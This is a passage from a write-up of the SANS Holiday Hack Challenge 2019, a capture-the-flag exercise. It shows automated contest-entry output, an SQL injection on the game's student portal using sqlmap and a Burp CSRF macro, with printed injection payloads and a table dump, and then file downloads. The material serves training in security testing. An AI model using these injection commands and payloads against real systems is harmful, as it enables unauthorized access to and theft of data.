```


```
Processing Image unknown_images/be37c967-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/5973618a-e586-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/0ad805da-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/d55bf01d-e584-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/4eb5a62e-e585-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/3afa91c2-e588-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/d87d77d0-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/f30ab957-e586-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/1c7f8cf4-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/e9524400-e586-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/aec63e9b-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/9f91d900-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/0389bf45-e586-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/d5879396-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/d58c50c4-e584-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/dde6731a-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/6a6a86a3-e585-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/1186c371-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/1af1bc81-e585-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/47351872-e588-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/d0858f45-e587-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/308a67d0-e588-11e9-97c1-309c23aaf0ac
Processing Image unknown_images/35dc5132-e585-11e9-97c1-309c23aaf0ac
...<SNIP>...
Submitting lots of entries until we win the contest! Entry #97
Submitting lots of entries until we win the contest! Entry #98
Submitting lots of entries until we win the contest! Entry #99
Submitting lots of entries until we win the contest! Entry #100
Submitting lots of entries until we win the contest! Entry #101
Submitting lots of entries until we win the contest! Entry #102
Submitting lots of entries until we win the contest! Entry #103
Submitting lots of entries until we win the contest! Entry #104
Submitting lots of entries until we win the contest! Entry #105
Submitting lots of entries until we win the contest! Entry #106
Submitting lots of entries until we win the contest! Entry #107
{"data":"<h2 id=\"result_header\"> Entries for email address
hodor@hodorsec.com no longer accepted as our systems show your email
was already randomly selected as a winner! Go check your email to get
your winning code. Please allow up to 3-5 minutes for the email to
arrive in your inbox or check your spam filter settings. <br><br>
Congratulations and Happy Holidays!</h2>","request":true}
```


HOLIDAY HACK
CHALLENGE 2019


From contest@fridosleigh.com
Subject You're A Winner of the Frido Sleigh Contest!
To Me <hodor@hodorsec.com>
Reply
Forward
Archive
Junk
Delete
More
9:47 PM
Frido Sleigh - A North Pole Cookie Company
Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!
To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:
8Ia8LiZEwvyZr2WO
Congratulations,
The Frido Sleigh Team

3.10 Retrieve Scraps of Paper from Server

Description:


Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

Solution:


Super Sled-o-matic

Indication of possible SQL injection


/application-check.php




Create macro in Burpsuite for CSRF token validation





HOLIDAY HACK
CHALLENGE 2019


Session Handling Rules
You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters),
such as adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scop
Add
Edit
Remove
Duplicate
Up
Down
Enabled
Description
Tools
To monitor or troubleshoot the beh
Open sessions tracer
Cookie Jar
Burp maintains a cookie jar that sto
tested. You can use the settings be
Monitor the following tools' traffic to
Proxy
Scanner
Intruder
Sequencer
Open cookie jar
Macros
A macro is a sequence of one or m
Add
Edit
Validator CSRF
Session handling rule editor
Details
Scope
Rule Description
CSRF TOKEN
Rule Actions
The actions below will be performed in sequence when this rule is applied to a request.
Add
Edit
Remove
Up
Down
Enabled
Description
run macro: Validator CSRF

Add to session handling



Use SQLmap to connect to proxy, using the macro



Using SQLmap

```
$ sqlmap -u "https://studentportal.elfu.org/application-check.php?
elfmail=test
%40test.local&token=MTAwOTg2NTg5Njk2MTU3NzkxNTQ2NDEwMDk4NjU4OS42OTY
%3D_MTI5MjYyODM0ODEwODgzMjMxNTcwODcwLjI3Mg%3D%3D" --force-ssl --
dbms=mysql --risk=3 --random-agent --proxy="http://localhost:8080"


---
Parameter: elfmail (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: elfmail=test@test.local' AND 9021=9021 AND
'MiPR'='MiPR&token=MTAwOTg2NTg5Njk2MTU3NzkxNTQ2NDEwMDk4NjU4OS42OTY=_MT
I5MjYyODM0ODEwODgzMjMxNTcwODcwLjI3Mg==

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP
BY clause (FLOOR)
Payload: elfmail=test@test.local' AND (SELECT 4567 FROM(SELECT
COUNT(*),CONCAT(0x716a787671,(SELECT
(ELT(4567=4567,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND
'HSwk'='HSwk&token=MTAwOTg2NTg5Njk2MTU3NzkxNTQ2NDEwMDk4NjU4OS42OTY=_MT
I5MjYyODM0ODEwODgzMjMxNTcwODcwLjI3Mg==
```


```
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: elfmail=test@test.local' AND (SELECT 4332 FROM
(SELECT(SLEEP(5)))lUQd) AND
'sRMJ'='sRMJ&token=MTAwOTg2NTg5Njk2MTU3NzkxNTQ2NDEwMDk4NjU4OS42OTY=_MT
I5MjYyODM0ODEwODgzMjMxNTcwODcwLjI3Mg==
---


sql-shell> select * from krampus
[17:00:41] [INFO] fetching SQL SELECT statement query output: 'select
* from krampus'
[17:00:41] [INFO] you did not provide the fields in your query. sqlmap
will retrieve the column names itself
[17:00:41] [WARNING] missing database parameter. sqlmap is going to
use the current database to enumerate table(s) columns
[17:00:41] [INFO] fetching current database
[17:00:41] [INFO] fetching columns for table 'krampus' in database
'elfu'
[17:00:41] [INFO] used SQL query returns 2 entries
[17:00:41] [INFO] resumed: 'id'
[17:00:41] [INFO] resumed: 'int(11)'
[17:00:41] [INFO] resumed: 'path'
[17:00:41] [INFO] resumed: 'varchar(30)'
[17:00:41] [INFO] the query with expanded column name(s) is: SELECT
`path`, id FROM krampus
[17:00:42] [INFO] used SQL query returns 6 entries
[17:00:43] [INFO] retrieved: '/krampus/0f5f510e.png'
[17:00:44] [INFO] retrieved: '1'
[17:00:45] [INFO] retrieved: '/krampus/1cc7e121.png'
[17:00:46] [INFO] retrieved: '2'
[17:00:47] [INFO] retrieved: '/krampus/439f15e6.png'
[17:00:48] [INFO] retrieved: '3'
[17:00:49] [INFO] retrieved: '/krampus/667d6896.png'
[17:00:50] [INFO] retrieved: '4'
[17:00:51] [INFO] retrieved: '/krampus/adb798ca.png'
[17:00:52] [INFO] retrieved: '5'
[17:00:53] [INFO] retrieved: '/krampus/ba417715.png'
[17:00:54] [INFO] retrieved: '6'
select * from krampus [6]:
[*] /krampus/0f5f510e.png, 1
[*] /krampus/1cc7e121.png, 2
[*] /krampus/439f15e6.png, 3
[*] /krampus/667d6896.png, 4
[*] /krampus/adb798ca.png, 5
```


```
[*] /krampus/ba417715.png, 6
```


Found notes and downloading the notes

```
$ wget -i files.txt
--2020-01-01 17:04:12--
https://studentportal.elfu.org/krampus/0f5f510e.png
Resolving studentportal.elfu.org (studentportal.elfu.org)...
35.223.33.67
Connecting to studentportal.elfu.org (studentportal.elfu.org)|
35.223.33.67|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 209943 (205K) [image/png]
Saving to: '0f5f510e.png.1'

0f5f510e.png.1 15%[=================> ] 31.52K --.-KB/s in 0.001s

2020-01-01 17:04:12 (28.2 MB/s) - Read error at byte 32272/209943
(Error decoding the received TLS packet.). Retrying.

--2020-01-01 17:04:13-- (try: 2)
https://studentportal.elfu.org/krampus/0f5f510e.png
Connecting to studentportal.elfu.org (studentportal.elfu.org)|
35.223.33.67|:443... connected.
HTTP request sent, awaiting response... 206 Partial Content
Length: 209943 (205K), 177671 (174K) remaining [image/png]
Saving to: '0f5f510e.png.1'

0f5f510e.png.1 30%[++++++++++++++++++=================> ] 62.98K --.-
KB/s in 0.001s

2020-01-01 17:04:14 (23.3 MB/s) - Read error at byte 64489/209943
(Error decoding the received TLS packet.). Retrying.

--2020-01-01 17:04:16-- (try: 3)
https://studentportal.elfu.org/krampus/0f5f510e.png
Connecting to studentportal.elfu.org (studentportal.elfu.org)|
35.223.33.67|:443... connected.
HTTP request sent, awaiting response... 206 Partial Content
Length: 209943 (205K), 145454 (142K) remaining [image/png]
```


```
Saving to: '0f5f510e.png.1'

0f5f510e.png.1 46%[++++++++++++++++++++++++++++++++++
+=================> ] 94.44K --.-KB/s in 0.001s

2020-01-01 17:04:17 (25.4 MB/s) - Read error at byte 96706/209943
(Error decoding the received TLS packet.). Retrying.

--2020-01-01 17:04:20-- (try: 4)
https://studentportal.elfu.org/krampus/0f5f510e.png
Connecting to studentportal.elfu.org (studentportal.elfu.org)|
35.223.33.67|:443... connected.
HTTP request sent, awaiting response... 206 Partial Content
Length: 209943 (205K), 113237 (111K) remaining [image/png]
Saving to: '0f5f510e.png.1'

0f5f510e.png.1 61%[++++++++++++++++++++++++++++++++++++++++++++++++++
+++=================> ] 125.90K --.-KB/s in 0.002s

2020-01-01 17:04:21 (13.9 MB/s) - Read error at byte 128923/209943
(Error decoding the received TLS packet.). Retrying.

--2020-01-01 17:04:25-- (try: 5)
https://studentportal.elfu.org/krampus/0f5f510e.png
Connecting to studentportal.elfu.org (studentportal.elfu.org)|
35.223.33.67|:443... connected.
HTTP request sent, awaiting response... 206 Partial Content
Length: 209943 (205K), 81020 (79K) remaining [image/png]
Saving to: '0f5f510e.png.1'

0f5f510e.png.1 100%[++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++++==================================================>]
205.02K --.-KB/s in 0.1s

2020-01-01 17:04:26 (535 KB/s) - '0f5f510e.png.1' saved
[209943/209943]

--2020-01-01 17:04:26--
https://studentportal.elfu.org/krampus/1cc7e121.png
Reusing existing connection to studentportal.elfu.org:443.
HTTP request sent, awaiting response... 200 OK
Length: 83483 (82K) [image/png]
Saving to: '1cc7e121.png'

1cc7e121.png 100%
```


```
[=============================================================================
=============================================>] 81.53K --.-KB/s in
0.1s

2020-01-01 17:04:26 (562 KB/s) - '1cc7e121.png' saved [83483/83483]

--2020-01-01 17:04:26--
https://studentportal.elfu.org/krampus/439f15e6.png
Reusing existing connection to studentportal.elfu.org:443.
HTTP request sent, awaiting response... 200 OK
Length: 138222 (135K) [image/png]
Saving to: '439f15e6.png'

439f15e6.png 100%
[=============================================================================
=============================================>] 134.98K --.-KB/s in
0.02s

2020-01-01 17:04:27 (7.80 MB/s) - '439f15e6.png' saved [138222/138222]

--2020-01-01 17:04:27--
https://studentportal.elfu.org/krampus/667d6896.png
Reusing existing connection to studentportal.elfu.org:443.
HTTP request sent, awaiting response... 200 OK
Length: 141103 (138K) [image/png]
Saving to: '667d6896.png'

667d6896.png 100%
[=============================================================================
=============================================>] 137.80K --.-KB/s in
0.02s

2020-01-01 17:04:27 (8.89 MB/s) - '667d6896.png' saved [141103/141103]

--2020-01-01 17:04:27--
https://studentportal.elfu.org/krampus/adb798ca.png
Reusing existing connection to studentportal.elfu.org:443.
HTTP request sent, awaiting response... 200 OK
Length: 179654 (175K) [image/png]
Saving to: 'adb798ca.png'

adb798ca.png 100%
[=============================================================================
=============================================>] 175.44K --.-KB/s in
0.02s
```


```
2020-01-01 17:04:27 (7.74 MB/s) - ‘adb798ca.png’ saved [179654/179654]

--2020-01-01 17:04:27--
https://studentportal.elfu.org/krampus/ba417715.png
Reusing existing connection to studentportal.elfu.org:443.
HTTP request sent, awaiting response... 200 OK
Length: 151533 (148K) [image/png]
Saving to: ‘ba417715.png’

ba417715.png 100%
[=============================================================================
==============================================>] 147.98K --.-KB/s in
0.02s

2020-01-01 17:04:27 (8.43 MB/s) - ‘ba417715.png’ saved [151533/151533]

FINISHED --2020-01-01 17:04:27--
Total wall clock time: 16s
Downloaded: 6 files, 757K in 0.4s (2.00 MB/s)
```


667d6896.png - Image Viewer [4/6]
File Edit View Go Help
From the Desk of
Date: August 23, 20
Memo to Self:
Finally! I've figured
Santa has a brand new
1cc7e121.png - Image Viewer [2/6]
File Edit View Go Help
ba417715.png - Image Viewer [6/6]
File Edit View Go Help
destroy Christmas!
sleigh guidance
439f15e6.png - Image Viewer [3/6]
File Edit View Go Help
I've figured out a way to
system so that it will dive
Eve!
Santa will be unable to
season will be dest
undermine him!
0f5f510e.png - Image Viewer [1/6]
File Edit View Go Help
Bwahahahahaha!
adb798ca.png - Image Viewer [5/6]
File Edit View Go Help
technology will
listening to my
holiday characters!

3.11 Recover Cleartext Document

Description:

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use. Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC. What is the middle line on the cover page? (Hint: it's five words) For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

Solution:

Machine Learning Sleigh Route Finder

Getting files

```
vbox@hostname:/media/sf_study/sans_hhc/2019/cleartext_doc/bin$ wget
https://downloads.elfu.org/elfscrow.exe
--2020-01-01 17:14:01-- https://downloads.elfu.org/elfscrow.exe
Resolving downloads.elfu.org (downloads.elfu.org)... 45.79.14.68
Connecting to downloads.elfu.org (downloads.elfu.org)|
45.79.14.68|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22528 (22K) [application/octet-stream]
Saving to: ‘elfscrow.exe’

elfscrow.exe 100%
[=================================================================
==============================================>] 22.00K --.-KB/s in
